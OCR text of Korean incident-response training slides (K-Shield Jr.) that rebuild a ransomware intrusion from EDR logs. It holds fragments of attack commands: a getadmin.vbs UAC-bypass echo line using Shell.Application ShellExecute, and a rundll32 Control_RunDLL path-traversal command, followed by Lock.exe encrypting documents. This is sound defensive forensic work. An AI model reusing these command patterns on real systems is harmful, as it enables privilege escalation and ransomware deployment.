
getadmin.vbs를 실행

wscript.exe의 부모 프로세스
C:₩Windows₩System32₩cmd.exe

K-Shield Jr.

EDR 시스템을 이용하여 분석

Explorer.exe 분석





배치 파일 관리자 실행을 권유하지 않고
강제로 관리자로 실행시키는 코드

K-Shield Jr.

EDR 시스템을 이용하여 분석

경로 순회 공격 발견





K-Shield Jr.

EDR 시스템을 이용하여 분석

rundll2.exe 부모 프로세스 추적

Image

winlog.event_data.Image.keyword: Descending
C:\Windows\SysWOW64\rundll32.exe

ParentImage

winlog.event_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe

CommandLine

winlog.event_data.CommandLine.keyword: Descending
"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
10064	1
1744	1
2780	1
6320	1

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
3260	1
3772	1
7332	1
9800	1

프로토콜

K-Shield Jr.

EDR 시스템을 이용하여 분석

3260, 3772, 9800 검색

악성코드는 WINWORD.exe
관계되어있다는 것을 확인 가능


3260

C:₩Program Files (x86)₩Microsoft Office₩root₩Office16₩WINWORD.EXE

3772

C:₩Program Files (x86)₩Microsoft Office₩root₩Office16₩WINWORD.EXE

9800



C:₩Program Files (x86)₩Microsoft Office₩root₩Office16₩WINWORD.EXE

K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

PC 침투

15:47

Explorer.exe(4244)로부터
RunMe.bat가 생성됨

winlog.event_data.Image.keyword: Descending

C:\Windows\Explorer.EXE

winlog.event_data.TargetFilename.keyword: Descending

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2

C:\Users\DDJ\Downloads\office\RunMe.bat

15:48

cmd.exe(7452)가 명령어를 통해
RunMe.bat를 실행하고
getadmin.vbs가 생성됨

winlog.event_data.Image.keyword: Descending

C:\Windows\System32\cmd.exe

winlog.event_data.ParentImage.keyword: Descending

C:\Windows\System32\wscript.exe

scending

rs\DDJ\DOWNLO~1\office\" && "C:\Users\DDJ\DOWNLO~1\office\RunMe.bat"

K-Shield Jr.


EDR 침투 타임라인

시간 순서로 공격 탐지

UAC 우회


15:48.19

cmd.exe(2184)
cmd /u /c echo Set UAC
= CreateObject("Shell.Application")
: UAC.ShellExecute "cmd.exe"



15:48.24


wscript.exe(4700)가
명령어를 통해
getadmin.vbs를 실행



지속성 공격

15:48.59

cmd.exe(7452)가
FileExts.vbs에 접근



K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

16:20

워드 프로그램(WINWORD.EXE)이
rundll32.exe의
부모 프로세스 임이 발견됨

winlog.event_data.Image.keyword: Descending	ata.ParentImage.keyword: Descending
C:\Windows\system32\wuauclt.exe	s (x86)\Microsoft Office\root\Office16\WINWORD.EXE
C:\Windows\SysWOW64\control.exe	

winlog.event_data.Image.keyword: Descending	ata.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	s (x86)\Microsoft Office\root\Office16\WINWORD.EXE
C:\Windows\SysWOW64\rundll32.exe	WOW64\control.exe

winlog.event_data.Image.keyword: Descending	ent_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	n Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

winlog.event_data.Image.keyword: Descending	ent_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	n Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

18:15

explorer.exe의 자식 프로세스가
rundll2.exe임이 발견됨

winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe	C:\Windows\explorer.exe

winlog.event_data.ImageLoaded.keyword: Descending	winlog.event_data.TargetFilename.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe	C:\Users\DDJ\Desktop\Lock.exe
	C:\Users\DDJ\Downloads\Lock.exe

rundll2.exe의 자식 프로세스가
cmd.exe(4244)임이 발견됨

winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\cmd.exe	C:\Users\DDJ\Downloads\rundll2.exe

winlog.event_data.ProcessId.keyword: Descending	Count
1268	1

winlog.event_data.ParentProcessId.keyword: Descending	Count
5552	1

K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

18:30

Explorer.EXE(1268)
cmd.exe(4244)의 자식 프로세스가
Lock.exe임이 발견됨

winlog.event_data.ProcessId.keyword: Descending	Count
5804	529
7152	528
664	9
8784	7

winlog.event_data.ParentProcessId.keyword: Descending	Count
1268	1
4244	1
684	1
8784	1

winlog.event_data.Image.keyword: Descending
C:\Windows\Explorer.EXE

_data.TargetFilename.keyword: Descending
3in\S-1-5-21-1908149527-2608072508-3932278328-100
3in\S-1-5-21-1908149527-2608072508-3932278328-100
I\Desktop\새 폴더
I\Downloads\Key.exe:Zone.Identifier
I\Downloads\Lock.exe
I\Downloads\Lock.exe:Zone.Identifier
I\Downloads\rundll2.exe:Zone.Identifier

18:35

Lock.exe(4456)에 의해
문서가 암호화 됨

Image
winlog.event_data.Image.keyword: Descending
C:\Users\DDJ\Downloads\Lock.exe

ImageLoaded
winlog.event_data.ImageLoaded.keyword: Descending
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodom

< 1 2 >

ParentImage
winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\Lock.exe

TargetFilename
_data.TargetFilename.keyword: Descending
I\Desktop\secret\보상청구서_0405.docx.enc
I\Desktop\secret\보상청구서_0507.docx.enc
I\Desktop\secret\보상청구서_0610.docx.enc
I\Desktop\secret\보상청구서_0704.docx.enc
I\Desktop\secret\보상청구서_0814.docx.enc
I\Desktop\secret\보상청구서_0909.docx.enc
I\Desktop\secret\보상청구서_1003.docx.enc

< 1 2 >

K-Shield Jr.

04 프로젝트 이후 계획

K-Shield Jr.

프로젝트 이후 해보고 싶은 것

K-Shield Jr. 가 끝난 뒤

- 완성하지 못한 시나리오 토플로지 수정
- 분석한 결과에 대한 레포트 파일 작성 시스템 구현
- 프로세스 위협 점수를 매긴 뒤 그에 따른 알림 시스템 구현
- 이미 분석이 되어있는 위협들에 대해 자동으로 탐지하는 시스템 구현

감사합니다

K-Shield Jr.

K-Shield Jr. 보안사고 분석대응 7기 5팀 R&B

Q&A

K-Shield Jr.